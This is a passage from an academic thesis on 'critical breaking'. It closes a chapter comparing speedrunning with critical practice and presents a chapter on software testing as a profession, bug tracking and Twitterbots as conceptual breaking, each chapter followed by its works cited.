Taking these other examples into account it's now possible to ask the question "in what ways is speedrunning like critical breaking, and in which ways is it not?". The goal of this analysis is to further situate critical breaking but also further develop the concept through the lens of speedrunning. One avenue that speedrunning has the potential to achieve the critical reflection of critical breaking is through its close engagement with designer intention. While game art projects like *Super Mario Clouds* or *Katamari Dreams* can engage with the design of games at something of a distance, speedrunning requires special attention to be paid to it as the ultimate goals of speedrunning are aligned with the goals set out by the game designers. Even though speedrunners often perform actions that go against the game designer's intentions for specific pieces of a game, holistically speaking they are moving towards the same resolution. The terms of success and failure set by the game designer still approximately capture the success and failure of speedrunning breaking techniques. This specific close relationship allows these techniques to speak to game design in a deeper way. For example, wrong warping speaks to a very elemental location of game spaces in code, it accomplishes a connection between external game phenomena and game design at the memory table level.

However, this avenue is often left unexplored by speedrunners. As mentioned before, one limitation of speedrunning is that while it is possible to do political readings of speedrunning, the community of practice itself is not predisposed to making claims about the games that are speedrun. In other words, speedrunning is not a reflexive practice and is not particularly interested in the meaning of its own content outside of how much time it takes to execute.

Consider this in relationship to counterplay, or to Mary Flanagan's concept of critical games and critical play, "[...] games designed for artistic, political, and social critique or intervention, in order to propose ways of understanding larger cultural issues as well as the games themselves" (Flanagan 2009, 2). Speedrunning's shackling to productive movement in games limits it from being able to explore these other areas, and indeed speedrunning practitioners would not even want it to attempt it. Speedrunners make very interesting claims about games internally, critical breaking instead seeks to make claims about systems externally- claims that affect the people and world that the system exists in and not merely the system itself.

Another feature of speedrunning is that the knowledge produced by speedrunning can "leak" from game to game. When game design styles are reproduced or copied then speedrunning techniques have the ability to be reapplied to those new games. For example, an interviewee I spoke to starting speedrunning *Mega Man 6* but was able to more easily pick up also speedrunning *Mega Man 4* due to similarities in the design of the games and the platform they were released on, the NES. Beyond even that he is able to be a part of the Mega Man speedrunning community and his speedrunning knowledge of *Mega Man 4* and *Mega Man 6* helps him appreciate and contribute to the speedrunning of other games in the series. Much other game breaking is locked very strictly to platforms. For example, so much of the construction of *Katamari Dreams* is tied to the PS2 that is would never be feasible to transfer that knowledge to other games in the series on other platforms like the Xbox 360. The contingent applicability of speedrunning techniques to many games makes it robust in a way that most game breaking is not. One reason to establish a unifying term like "critical breaking" is to enable the discursive possibility of comparison of breakdown, so this is very in-line with my goals for the concept.

If the goal of critical breaking is to reflect on certain examples of brokenness and achieve some specific analytic goals, then it has to be willing to engage with a broad array of aspects of systems. One aspect of speedrunning that distinguishes it from critical breaking is

that it is only concerned with a very narrow slice of what games are and ignores the rest. Video games can have rich graphical fidelity, interesting characters, and complex storylines. Speedrunning is a symbolic annihilator of all of those things. Game breaking like game art trades on the fact that the results of the breaking are somewhat interpretable as representational objects and their resonance or dissonance helps convey the meanings or ideas of the art. In speedrunning, those things are just obstacles to be surmounted with technique and skill. Mysterious behavior inside the game world is located precisely in code, cutscenes are skipped, text is sped through, and level geometries become either tools or annoyances. Some speedrunners will even refuse to start speedrunning games because they do not want to "ruin" their favorite games for themselves by subjecting them to this process. This withering space drastically limits what topics speedrunning can truly represent or speak to. The situated knowledge of speedrunning is localized to just game mechanics and game design. Speedrunning has deep engagement and insight into these things, but in doing so walls itself off from relevancy elsewhere and severely hampers its ability to be "critical" in the same ways as critical breaking.

Critical breaking is often concerned with using brokenness to question established systemic paradigms and undermine assumed correctness, so it may also be prudent to ask 'is speedrunning subversive?'. The answer, we can safely say, is 'no'. It is true that speedrunners often break or subvert gameplay design. However, as mentioned before, the ultimate goal of doing this is intimately tied to the whims of the designers of that gameplay. This has not gone unnoticed by game designers and publishers and many indie titles now actually design features for speedrunners by including a "speedrunning mode" in their game which puts a timer on the screen, eliminates dialogue, etc. The implicit symbolic annihilation of speedrunning becomes appropriated by these games and made explicit. Speedrunning is slowly becoming a marketing category. Also, frankly, subversion is not what speedrunners aspire to accomplish with the practice. More and more, the goals of speedrunners are to build a streaming brand, monetize it,

and become professional streamers, not perform any kind of subversive activity. This is not a uniform goal amongst all speedrunners; many of my interviewees were strictly speedrunners as a hobby and were sometimes even critical of those who would attempt to make a living doing it.

The more general question to ask is 'is speedrunning critical?'. Not being subversive does not necessarily prohibit speedrunning from being a critical practice and the answer is a bit more muddled. As we've seen, if we do consider speedrunning a critical practice it only can do so in a very limited band- its rejection of representation hinders its ability to reach very far outside of the game to which it is tied. Still, that could be a fairly wide range of activities, for example step counting speaks to movement, space, combat, diligence, and randomness just inside of *Final Fantasy VII*. With work these ideas can be addressed using speedrunning in a critical way, but they do not offer themselves up in a necessarily obvious way.

Conclusion

Still, there are elements of speedrunning that make with worthwhile to examine when developing a subversive, emancipatory framework like critical breaking. Speedrunners take commercial games and bend them to their own desires and those desires are in part directed by the game itself. It is nonetheless however a nontrivial move from passive consumer to active user. In the small scale speedrunners go against designed intentions and negotiate themselves around encoded values. In the large scale they obey and follow the designed intentions of the game at large with dogmatic focus. Speedrunning has political implications and political readings, but is very far from having political content. In the introduction to the edited collection *Error: Glitch, Noise and Jam in New Media Cultures*, Mark Nunes describes error as "Error, as errant heading, suggests ways in which failure, glitch, and miscommunication provide creative openings and lines of flight that allow for a reconceptualization of what can (or cannot) be realized within existing social and cultural practices" (Nunes 2011, 3-4). Speedrunning does not do that. As Alex Galloway's hypertrophy implies, speedrunning can swell the possibility space of

systems but not escape it. It shows what can be done, it shows things that we did not think that we could do and speaks to the reasons that we actually can. Speedrunning is not subversive, nor anti-capitalist, but points to a way to understand relationships with systems that pushes, however slightly, towards new and non-normative use.

Works Cited

akira06072525. "SM64 0 stars speedrun 6:44"23" *Youtube*. Youtube, 7 August 2015. Web. 14 October 2016.

Apperley, Tom. *Gaming Rhythms: Play and Counterplay from the Situated to the Global*. Amsterdam: Institute of Network Cultures, 2009. Print.

Arcangel, Cory. "Super Mario Clouds" *Cory Arcangel's Official Portfolio Website and Portal*. http://www.coryarcangel.com/things-i-made/2002-001-super-mario-clouds. Web. 24 October 2016.

boyd, danah, Karen Levy, and Alice Marwick. "The Networked Nature of Algorithmic Discrimination." *Open Technology Institute,* 2014. Web. 2 June 2016.

Consalvo, Mia. *Cheating: Gaining Advantage in Videogames*. Cambridge, MA: MIT, 2007. Print.

de Peuter, Greig. "Online Games and Counterplay." *The International Encyclopedia of Digital Communication and Society, First Edition*. John Wiley & Sons, Inc., 2015. Web.

Dyer-Witheford, Nick, and Greig de Peuter. *Games of Empire: Global Capitalism and Video Games*. Minneapolis: U of Minnesota, 2009. Print.

Flanagan, Mary. *Critical Play: Radical Game Design*. Cambridge, MA: MIT, 2009. Print.

Franklin, Seb. "On Game Art, Circuit Bending and Speedrunning as Counter-Practice: 'Hard' and
'Soft' Nonexistence." *CTheory* 0.0, 2009: 6–2/2009. Print.

Galloway, Alexander R., and Eugene Thacker. *The Exploit: A Theory of Networks*. Minneapolis: University of Minnesota Press, 2007. Print.

Galloway, Alexander R. *Protocol: How Control Exists after Decentralization*. Cambridge, MA: MIT,
2004. Print

Kerich, Chris. "Katamari Dreams" *ckerich.com*. http://www.ckerich.com/#/katamari-dreams/. 24 October 2016.

LeMieux, Patrick. "From NES-4021 to moSMB3.wmv: Speedrunning the Serial Interface." *Eludamos. Journal for Computer Game Culture* 8.1, 2014: 7–31. Print.

Lo, Claudia. "How RimWorld's Code Defines Strict Gender Roles" *Rock Paper Shotgun*. 2 November 2016. Web. 6 November 2016.

Nunes, Mark. "Error, Noise, and Potential: The Outside of Purpose." Introduction. *Error: Glitch, Noise, and Jam in New Media Cultures*. New York: Continuum International Group, 2011.
3-27. Print.

Scully-Blaker, Rainforest. "A Practiced Practice: Speedrunning Through Space With de Certeau and Virilio." *Game Studies* 14.1, 2014: *Game Studies*. Web. 30 April 2016.

Taylor, T.L. *Play between Worlds: Exploring Online Game Culture*. Cambridge, MA: MIT, 2006. Print.

The Late Show with Stephen Colbert. "Late Show 3-Legged Race: Video Game Speedrunner Edition" *Youtube*. Youtube, 2 July 2016. Web. 14 October 2016.

Winner, Langdon. "Do Artifacts Have Politics?" *Daedalus*, vol. 109, no. 1, 1980, pp. 121–136. www.jstor.org/stable/20024652.

Chapter Three: Software Testing

For those not familiar with the discipline of software development, it may seem strange to refer to software testing as being a distinct discipline. Shouldn't testing the software you're making be part of the development process? For much of the history of software development this has been considered true, and the developers who create the software were also responsible for testing it. Even today, in smaller software development situations where there aren't enough resources to hire dedicated testers, testing is still done by developers. On the whole, though, software testing has grown into its own discipline with its own norms, values, practices, and protocols which sometimes mesh with but also sometimes clash with those of software development.

What software testing actually means has undergone some radical shifts as the field of software testing developed. To trace these, it's instructive to refer to some relatively early academic documents attempting to characterize software testing. First, consider Victor R. Basili and Richard W. Selby's 1985 report "Comparing the Effectiveness of Software Testing Strategies". Written in the days of FORTRAN (an early programming language), Basili and Selby provided test subjects with error-filled programs and measured their "effectiveness" at finding those errors using various testing methods. More interesting than their results, though, is their metric for measuring test effectiveness, the number of faults detected. Given the same software, the testing method that could find more errors (on average across different human testers) was their "most effective". This intuitive, raw number of faults way of viewing testing has its problems: it lacks the ability to deal with the subjective, negotiated properties of error, for instance, and represents early attempts at the formalization and professionalization-through-quantification of software testing. Just three years later, in David Gelprin and Bill Hetzel's 1988 "The Growth of Software Testing" the professionalization of software testing leaves a more heavy mark: instead of debugging or demonstrating correctness, as a student might do in a lab or a scientist might do on a one-off program, Gelprin and Hetzel emphasize the shift to

"preventative" lifetime models (Gelprin & Hetzel 1988, 691). As customers and clients become dependent on software, more robust testing methods and practices are implemented. This includes widening the scope of what can be tested to earlier and earlier iterations of code and also continuing to test and improve the software product post-release. This in turn implies a shift in emphasis from determining if code is "objectively" or "scientifically" correct to determining if code fulfills requirements put in place by a customer-client. Maintenance of a software product during a lifecycle reflects a need to respond to human needs and expectations rather than a notion of mathematical correctness of code.

Because software testing has taken many different forms over its history, it's difficult to compare it to critical breaking as an entire discipline. In this chapter, I will endeavor to be careful to specify what kind of software testing values or practices I'm referring to when I make connections to critical breaking. There are two main resources from which this chapter will build its arguments. The first is my own experience as a software engineer and tester, of which I have about two years professional experience. The other is a review of both academic and professional literature on software testing. From both of these, some clear parallels between software testing and critical breaking can begin to be formed. On the whole, software testing seeks to improve systems through discovering and analyzing their faults. "Improvement" for software testers is almost always repair of the system while critical breaking is more agnostic to the fate of the system itself: it's concerned with the people who rely on and use the system instead. The effects of having this goal of corporate repair are an area of major focus and comparison for this chapter. Also, the professionalization of software testing gives it very specific forms and practices, especially around disclosure and formatting of results, but yet has connections to very "non-standard" methods and strategies. The extent to which critical breaking should borrow from these is another core question for this chapter. In general the goals and methods of software testing and critical breaking are often broadly aligned, so this chapter will focus on some deeper and more complicated issues inside software testing to both

complicate and sometimes strengthen this relationship. In addition, the chapter will engage with outsider artistic techniques that also perform corporate breaking in different ways. This will put in relief the extent of what is possible with software testing and help move towards constructing a fully realized concept of critical breaking.

Affective Testing Methods

One of the strangest, most compelling elements of software testing is not captured at all by the historical, academic documents examined thus far. One might assume that software testing is governed by scientific, rigid procedure and algorithms, programmatic and based in computer science. This is partially true, but there is also a set of emphatically non-scientific methods that rely on psychology and social dynamics that nevertheless penetrate much of the popular discourse on software testing aimed towards professionals. I do not mean to denigrate these techniques, they serve as a valuable twin to the seemingly contradictory talk of procedure, method, quantification (as will be examined in more detail later) and science that is also a part of software testing as a discipline. The same could potentially be said of many trades and professions, but software testing has this twin aspect in full force in a way that's ignored by the academic literature. To see some examples of this, it is helpful to examine a different kind of software testing text. We'll examine the textbook, where the academic aspirations of software testing give way to practicalities and "real world" advice and examples.

The Art of Software Testing is a textbook designed to teach professionals and students about software testing, now in its third edition. It both intentionally and unintentionally displays interesting social and psychological testing practices and methods. As the authors themselves write in the introduction, "Given these facts, you might expect that by this time program testing would have been refined into an exact science. This is far from the case." (Myers et. al. 2012, ix). Testing is described as the "dark art" of software development. Much of the early part of the textbook is concerned with engendering a proper "attitude" towards software testing that create

effective and professional testers. The textbook gives nearly equal weight to flowcharts and diagrams and what are best described as software testing mindfulness techniques. In this particular textbook's case, this includes things like like assuming you will find errors when you test (so you will be mentally primed to find hidden ones), aiming to add value to the software you're testing (so you will be thinking not only of how to fix, but how to improve), and so on. These sections have no math, no formulas, no workflows, it's all addressed directly to the psychology of the tester. Even when the textbook is attempting to give more practical advice, about doing group code reviews for example, the justification for this activity is "The reason is the synergistic effect of the walkthrough or inspection team. The team session fosters a healthy environment of competition; people like to show off by finding errors" (Myers et. al. 2012, 38). Even very procedural testing activities are motivated by psychological, philosophical ideals that often seem not to be grounded in any kind of empirical data.

There are also fringe groups of software testers who believe in alternative testing ideals than those detailed in *The Art of Software Testing*. One of these alternative philosophies towards software testing is exploratory testing, adherents to which have produced a textbook called *Lessons Learned in Software Testing*. The main difference between the testing practices of *The Art of Software Testing* and exploratory testing is that exploratory testing values exploration as a testing tool much more. This means that instead of performing rote, simple tests, or following any kind of testing guide, exploratory testers experiment and follow their own paths based on individualistic judgment calls and intuition. The main driving point of this whole branch of software testing is psychology and intuition based and not rooted in anything technical or "computer science". This is not a bad thing, but represents that psychological and feelings based methods have significant effect on styles of software testing. *Lessons Learned in Software Testing* leans even further this way as it consists of only 293 "lessons" formatted as questions and answers. It's light and deliberately nonspecific, more of a collection of extended proverbs than a traditional textbook. A brief selection of these include: "Lesson 40: You're

harder to fool if you know you're a fool", "Lesson 47: You can't master testing unless you reinvent it", "Lesson 93: When a programmer says it's fixed, make sure it isn't still broken", "Lesson 107: Don't automate a mess", and "Lesson 265: Be cautious about Human Resources" (Kaner et. al. 2002, x-xv). The fact that it can exist alongside other more rigid textbooks shows how the discipline values and has thrived on intuition and gut-checks as much as "science".

As of late, there is a movement towards methods that would further systemize software testing and de-emphasize the human, intuitive elements of the practice. A survey of recent trends in software testing by Alessandro Orso and Gregg Rothermel titled "Software Testing: A Research Travelogue (2000–2014)" delineates some of these, specifically automated testing. Automated testing takes advantage of the computer's ability to tirelessly produce numbers and input to do software testing on a scale and with a systemicity far outstripping a human's ability. Along with this, there have been attempts to empirically classify tests and test outcomes, divorcing this practice from the intuitive judgement of human testers. "Software Fault Interactions and Implications for Software Testing" by D. Richard Kuhn, Dolores R. Wallace, and Albert M. Gallo Jr. shows one attempt at this from 2004. In that paper, they produce a number which they have named the FTFI, the "failure-triggering fault interaction" number, counting the "number of conditions" it takes to produce a particular error or fault. The paper goes on to attempt to use that number as part of a formula to calculate the minimum number of tests to cover the majority of possible errors- shifting what the exploratory testers would see as an exploratory human function to a mathematical one. Again, it's not that the methods described here are directly replacing the less formal ones, but it does represent a shifting of focus. The motivating factors for this shift, measurement and accountability, do not leave much room for the less formal methods. It's impossible to measure intuition, or to hold a mindset accountable, and the availability of other methods which can achieve those things does not bode well for their future tenability. Even if these methods become phased out in professional software testing,

they may still have applicability for those wanting to do critical breaking, though perhaps slightly changed to emphasize the differing kinds of desired analytic reflection and results.

Corporate Testing

Hobbyist programmers and small software development teams most often test their code, but any discussion of software testing as a discipline means testing in the context of large-scale, corporate operations. The many informal methods of software testing as previously described has led to the rise of many different kinds of corporate structures to attempt to corral and monitor software testing and software testers. One of these is the notion of a bug, which still retains its original meaning as an error in a program, but in software testing contexts has become laden with even more meaning and taxonomic structure. Not content to merely mean that something is wrong, complicated bug classification systems are often set in place to organize and parse the deluge of bugs discovered by a software testing team. Recordings of bugs are often managed by a "defect tracking system" such as Bugzilla (https://www.bugzilla.org/) or JIRA (https://www.atlassian.com/software/jira), which further allows the assigning, parsing, and manipulation of the traces of bugs discovered by the testers. The corporate drive to capture and quantify comes through in these systems of bug capture. Bugs are reduced from complex intermingling of different pieces of code to a mere trace with a few lines of descriptive text and a few tags. This attempt to render bugs communicable and transmissible through defect tracking is commodification through reproducibility, as what McKenzie Wark describes in *A Hacker Manifesto* as "Every production is a hack formalized and repeated on the basis of its representation as property" (Wark 2004, 160). Bugs, the hack and defect tracking, the representation as property. Instead of hackers being the wielders of abstractions that conjure new structures, "hacking" as Wark describes it, in this case defect trackers serve as abstractions that can capture bugs and knowledge produced by software testers and render them as property of a corporation.

Until this point we have somewhat evaded a core question that underlies software testing: how does a tester identify a bug as a bug? That is to say, how can a tester classify an arbitrary function of code as being a problem? To begin to address this it's important first to establish for *whom* the code is question will be a *problem*. This is generally not covered in software testing textbooks, maybe because it is considered too obvious or because it is not considered a problem for rank-and-file testers, but it is nevertheless important. This is because software testers are employees. Testers are not testing their own personal projects where they would have a high degree of ownership, they are testing for a paycheck and maybe prestige. Ultimately, testers are acting as instruments of quality assurance on behalf of a corporation. The problems the tester is engaged with therefore aren't directly problems for the tester themselves but rather problems for their corporate employer or forecasted potential problems for a hypothetical user. Reaching back once again to Haraway, this means the software tester engages with problem-knowledge situated apart from themselves. Unlike the situated knowledge described in Haraway's 1988 "Situated Knowledges", this is not an attempt by software testers to coalign radical constructivism with an honest, useful reading of the world. In fact, the situated knowledge involved in software testing is often treated as being objective! Instead, software testers are enmeshed in situated problem-knowledge as part of a business impulse to test on behalf of another. This practice of considering alternative subjectivities on breakdown in a formalized way could be used to non-capitalist ends in a critical breaking context.

Testing on behalf of another party is the birth of the software testing professional, my primary area of concern in this chapter. To position the professional software tester in an ecosystem, let us begin with Galloway and Thacker's dichotomy of computer users and computer programmers from *The Exploit.* They write, "'User' is a modern synonym for 'consumer'. It designates all those who participate in the algorithmic unfoldings of code. On the other hand, 'programmer' is a modern synonym for 'producer'. It designates all those who

participate *both* in the authoring of code and in its process of unfolding. Users are executed. But programmers execute themselves" (Galloway and Thacker 2007, 143). The clients of software testers are very firmly computer users. They merely receive the products that professional software testers work on. Casual software testers, those who test their own projects, are computer programmers by this definition. They both author code (in a manner of speaking, since software testing does not technically require any writing of code) and participate in its unfolding. Repair collectives as discussed by Daniela K. Rosner and Fred Turner (Rosner & Turner 2015) also fit this category: they are local institutions where people bring their broken appliances and toys and, working together as a collective, members of the community repair those objects. Both the solving of the problem and the resolution are addressed by the collective, planting them in the "computer programmer" category. Professional software testers are in some ways beyond this user/programmer dichotomy. Potentially you could also call them computer programmers in the same way as causal software testers, but I would argue that they are too far removed from the unfolding of their own code to count as such. The unfolding they participate in is not the process of code but the receipt of capital, payment for their work. That substitution, of payment for participation, is what makes them professional.

Speaking from my own personal experience as a professional software tester, there is a certain removal from the software and the problems you discover as part of the job. However, there are also personal connections made with those same programs and bugs. The act of working with certain recurrent bugs or testing particular aspects of software breeds a familiarity and affection that is not stripped out by market capitalism. I was not the best software tester and I would constantly find bugs that were too inconsequential to remove. As a result, there are many live websites and shipped pieces of software that I know dozens of ways to break, filled with bugs I interacted with and catalogued for months. There are threads tying me to all these products that are more complex than merely "I tested these things". The fact that these kinds of interesting, intimate, and durable connections can be made in the stifling conditions of corporate

professional software testing is what gives me hope that there might be valuable insight for critical breaking to be gained from analyzing the practice. To open up a broader perspective on this corporate practice, it's time to introduce something radically different than software testing that also operates inside a corporate framework.

Twitterbots

Twitter is a popular internet microblogging platform and Twitterbots are automated accounts on that site which generate spam, announcements, nonsense, and poetry. Twitter is a corporate entity with business practices and ideology that affects the platform and its users, and a subset of its users, the Twitterbots. Instead of working inside this infrastructure for the purpose of creating value for the company, as a software tester might, Twitterbots generate value for their creators or, equally as often, solely in the minds of their readers. For example, consider the popular Twitterbot @everyword by Allison Parrish. It very simply tweeted every word in the English language, one at a time, every 30 minutes. Far from being a solipsistic, lonely exercise, the account has 72,000 followers and individual tweets have huge numbers of replies and retweets. The account is powerful and valued but also exists alien to what Twitter's expectations of what a Twitter account is (that is to say, actively operated by a human). Not only that but, as Parrish writes in her essay "twitter bots and the performative critique of procedural writing", @everyword is not monetizable, at least not under Twitter's current business model and thus creating @everyword is a political act. @everyword shows a way of using Twitter's corporately mandated infrastructure in alternative ways undreamed of by its creators. Where software testing performs technical breakdowns of corporate software to produce value for a company internally, twitterbots perform *conceptual* breakdowns of corporate software to produce value externally for users and creators. This asynchronous mirroring of engagement with corporate platforms is a key inflection point for deeper analysis of software testing. Consider also @imganalogybot, a Twitterbot created by me which takes two random images together and

using the neural net technique known as "image analogies" creates a gestalt image. The way the output image is constructed is less important here than the fact that the bot pulls two random images from Twitter's public feed. It takes advantage of the same feed of tweets that other companies use for generating demographic profiles in order to sell ads. It is a corporate parasite, leeching off of what is used to generate revenue and capital to instead make its own value, in this case, art. Again, this is not a technical breaking of Twitter's public feed of tweets but a conceptual one, it's an unexpected usage that generates non-monetary value. Bots like @everyword and @imganalogybot interact with Twitter's corporate infrastructure in very much the same way that a software tester might, but along different fault lines that software testers do not have access to.

Example output from @imganalogybot

This place where Twitterbots and software testing are in the most productive disalignment is where the sites of their breakages are. Software testing usually seeks to break things technically, to cause software errors and crashes. These are then repaired, and the corporation maintains its value, negates risk, etc. The functioning of Twitterbots is performative critique, as Allison Parrish writes, it is conceptual breaking. There are some well-established strategies for this in poetry and on Twitter, which might be extended to be used more generally for conceptual breaking in a number of circumstances. To further examine alternative kinds of corporate software breaking let us examine a few relevant poetic practices from an article by Harry Giles titled "Some Strategies of Bot Poetics" (Giles 2016). For example, @everyword falls under the strategy "Exhaustion", doing extremely long and complete tasks. Systems are often designed to *support* individual tasks like tweeting the first word in the English language, in Twitter's case. With enough hardware resources companies who own those systems can usually continue to support these repetitive actions at scale. At the scale of something like @everyword, tweeting *every* word in the English language, automated agents are still supported technically but become outside the ability to be monetized by other ad systems. Bots don't purchase products, nor do they model any demographic of human that does. There is a conceptual break in what's expected of the user by Twitter which serves to reveal some part of the squirming innards of Twitter's business practices. The strategy that @imganalogybot would most likely fall under is "Recontextualization", taking something from one place and using it in another. This is actually another connection to software testing, as recontextualization is in fact a cornerstone of software testing practice already. In the case of software testers it is usually done to see if running a program on incorrect data will cause it to crash or produce an error. What's suggested by using this recontextualization as a poetic strategy is instead taking the result of the recontextualization, whether it be a crash or output data, as being equally valid. It puts "expected" functionality in relief with functionality with alternative origins and helps to reveal what the context is that makes expected functionality normalized. Most of the other strategies in

the article follow this same pattern: unexpected user action via bots can put normalized corporate infrastructure in relief and interrogate that normalization.

Twitterbots vs. Software Testing

It is tempting to make the distinction between Twitterbots and software testing a binary one, too clear cut in their differences. It is too easy to simply say software testing is purely the technical testing of code while Twitterbots only interrogate systems and provide conceptual challenges to corporate platforms. Even I am guilty of slipping into this kind of rhetoric now and again. In fact, Twitterbots are deeply technical and software testing is also engaged with the highly conceptual. The software tester not only has to identify technical problems but also (according to many textbooks) cultivate a "testing mindset", decide if technical problems count as "real" problems for their company, and perform many other strictly conceptual tasks. Additionally, because software testing is generally a corporate job, there are a whole host of conceptual problems that software testers must deal with that often have nothing to do with the particulars of the code they are testing. Consider this candid passage from *Lessons Learned in Software Testing*, under the subheading "Lesson 55: You are What You Write", "Programmers aren't your only audience. Managers and executives sometimes read bug reports. Personnel-management issues catch their attention quickly and grate on their nerves. Reports that seem blaming, petty in tone, poorly explained, or inadequately researched or suggest that you're blowing small issues out of proportion will create a negative impression in the minds of the people who approve your raises and promotions" (Kaner et. al. 2002, 65). These kinds of management/personnel negotiations are common to many jobs, but I mention it here to underline that software testing is a job embedded in the world and those pressures and forces influence it as a discipline as well. Situating software testing as a practice opens the door to the kinds of conceptual breaking seen with Twitterbots.

Much like software testing is a situated practice in the world which positions it to deal with conceptual challenges of both the discipline and its situating, Twitterbots are a media form that is also situated in the world. Its situation also gives it a whole host of technical challenges that complement its conceptual breaking. Twitter doesn't provide direct access for botmakers, instead they have to use a service called the Twitter API (Application Programming Interface). Using the API, they can make tweets or download images, but only in ways preauthorized by Twitter. This is done in part to prevent malicious use of Twitter but it is also hampers and constrain what is possible for artists. This additional, purely technical barrier also prevents non-programmers from being able to easily engage with the Twitterbot form. This has lead to a rise of bot tutorials and reactionary "easy" bot tutorials (by Allison Parrish, Daniel Shiffman, and others). The corporate infrastructure that these bots inhabit gives them an additional layer of technical problems to sort through before they can engage with the conceptual breaking aspects.

The real differences between Twitterbots and software testing fall along the lines of the professional versus the hobbyist. Software testing, as a professional practice, dictates that a very few, specific people (management) to be the recipients of the value created by software testing. This focuses the whole practice- what bugs get chosen, how testing is conducted, and how bugs are repaired are all in service of this. *Lessons Learned in Software Testing* even define software testing as a "service role". As hobbyist breakers, Twitterbot creators do not have corporate or business ties to Twitter. This lets them explore the space of the platform and the value and resources they generate flow back out into the artistic community. This is coupled with the aforementioned technical limitations of the practice, hobbyist breakers will rarely have the access afforded to their corporate counterparts. Not only do these distinctions between software testing and Twitterbots help show what kinds of work is considered valuable, it importantly also defines what kinds of brokenness are considered valuable. Repairable, technical brokenness is the bread and butter of software testing while conceptual breaking is

what gives the more artistic Twitterbots their cultural cache and poetic impact. This negotiation of the value of brokenness is especially important in a critical breaking context, because the value of the particular break itself is already an important tool in revealing elements of the context of the break.

Software Testing and Critical Breaking

Like in the previous chapter, it's now the time to see how software testing aligns with critical breaking and how critical breaking could further be developed in relation to software testing. The goal of this development is to make critical breaking more capable of addressing its analytic concerns, which in turn can be used to hopefully ensure fairness (via audit) and empower users (via relationship changing and context exploration). One key distinguishing feature between critical breaking and software testing is that the critical insights of critical breaking are meant to affect the world and be accessible to users so that they can find sites of resistance of improve their relationships with systems. The analytic results of software testing, on the other hand, are always captured and often hidden. There is much investment in software testing, according to the US Dept of Labor and the Occupation Information Network there were 233,000 software testers in 2016 with a median income of $86,510 annually (O*Net Online 2016). This, among other reasons, is why the results of software testing are deeply proprietary. Any insight gained from a software testing break is absorbed back into the company with NDAs. Of course, in practice NDAs are relatively loose and it is known that in informal conversation they are often broken. This limits the discussion of any fruitful results to closed circles, behind closed doors. There is not a venue for mass dissemination of results as there is for many other kinds of breaking practice. Operating in this mode benefits only the owners of systems and short circuits the kind of critical, incisive discussion that is central to critical breaking. Critical breaking practice then should strive for independence and to shed light on things that NDA holders cannot.

Because of this proprietary restriction, software testers cannot mobilize the results of their research or testing themselves. Instead, people higher up in the business hierarchy make the decisions about what the impact of software tester's work should be and where it should be applied. This criticism of the "vectoralist classes" is also applied to hackers in a more general way by McKenzie Wark in *A Hacker Manifesto*. He writes, "Hackers come to struggle against the usurious charges the vectoralists extort for access to the information that hackers collectively produce, but that vectoralists come to own. Hackers come to struggle against the particular forms in which abstraction is commodified and turned into the private property of the vectoralist class. Hackers come as a class to recognize their class interest is best expressed through the struggle to free the production of abstraction, not just from the particular fetters of this or that form of property but the abstract the form of property itself" (Wark 2004, 22). Being able to make the results of critical breaking matter are essential to the practice, and to begin to do that, you must also have some real claim over the results of your breaking.

One way that software testing is aspirational for critical breaking is how software testing is deeply embedded in practices of repair. The discovery of breaks is both valuable and directly motivates and informs the design and process of repair. Even though critical breaking and critical repair seem conceptually close, it can be difficult to find a practice to adequately bridge the gap. Software testing's flow into repair allows for further analysis via a critical repair lens as the system is both corrupted with critical breaking and then repaired. Close engagement with repair can be read as a commitment that critical breaking is not merely a means to an analytic result, but a valuable part of a process whose goal is to produce positive, helpful futures.

The reason that software testing is capable of doing repair work is its designation as an "insider" practice. While "outsider" practices like Twitterbot creation may motivate some changes inside Twitter, software testers have *direct* effects on those processes in the companies in which they work. There are of course certain tradeoffs to becoming an insider; doing critical breaking work from that perspective has the restrictions mentioned earlier. However, the

efficacy of making real material changes is unparalleled by almost any other kind of breaking practice. Critical breaking is meant to be actionable, and despite its corporate limitations software testing does show a path to creating actionable repair through breaking.

Conclusion

Software testing is quickly changing away from the affective methods and practices mostly examined in this chapter. It inexorably moves towards automation, crowdsourced methods, and generally more quantitative practice. Nevertheless, it serves as a good formal example for what a kind of rigid, rule-based, and constrained critical breaking could look like. While I have been critical of the infrastructure surrounding software testing in this chapter, and rightfully so, I don't want to discount the benefits of the infrastructure entirely. There is a kind of practiced incisiveness that this infrastructure facilitates. It may not be the only way to ever achieve that same effect, but it can be one model for doing so. Having a practiced incisiveness becomes extremely important when attempting to use critical breaking on particularly slippery systems, where having particular structure, taxonomy, and procedure could help avoid letting small details slip through the cracks.

Works Cited

Basili, Victor R., and Richard W. Selby. "Comparing the Effectiveness of Software Testing Strategies." *Computer Science Technical Report Series*. University of Maryland, 1985. Print.

Galloway, Alexander R., and Eugene Thacker. *The Exploit: A Theory of Networks*. Minneapolis: University of Minnesota Press, 2007. Print.

Gelperin, David, and Bill Hetzel. "The Growth of Software Testing." *Communications of the ACM* 31.6,1988: 687-695. Print.

Giles, Harry. "Some Strategies of Bot Poetics". *Harrygiles.org*. 6 April 2016. Web. 18 Feburary 2017.

Haraway, Donna. "Situated Knowledges: The Science Question in Feminism and the Privilege of Partial Perspective". *Feminist Studies*, Vol. 14, No. 3, Autumn 1988: 575-599. Print.

Kaner, Cem, James Bach, and Bret Pettichord. *Lessons Learned in Software Testing: A Context-driven Approach*. New York: John Wiley & Sons, 2002. Print.

Kerich, Chris. "@imganalogybot" *Twitter*. Web. 18 February 2017.

Kuhn, D. Richard, Dolores R. Wallace, and Albert M. Gallo. "Software Fault Interactions and Implications for Software Testing." *IEEE Transactions on Software Engineering* 30.6, 2004: 418-421. Print.

Leicht, Niklas, Nicolas Knop, Ivo Blohm, Christoph Müller-Bloch, Jan Marco Leimeister. "When is
Crowdsourcing Advantageous? The Case of Crowdsourced Software Testing." *Twenty-Fourth European Conference on Information Systems (ECIS)*. 2016. Print.

Myers, Glenford J., Corey Sandler, and Tom Badgett. *The Art of Software Testing*. Hoboken, NJ:
John Wiley & Sons, 2012. Print.

O*Net Online. "Summary Report for: 15-1199.01 - Software Quality Assurance Engineers and Testers". *O*Net Online*. Web. https://www.onetonline.org/link/summary/15-1199.01. 22 April 2017.

Orso, Alessandro, and Gregg Rothermel. "Software Testing: a Research Travelogue (2000–2014)." *Proceedings of the on Future of Software Engineering*. ACM, 2014. Print.

Parrish, Allison. "@everyword" *Twitter*. Web. 18 February 2017.

Parrish, Allison. "Twitter Bots and the Performative Critique of Procedural Writing" *Decontextualize.com*. 2016. Web. 18 February 2017.

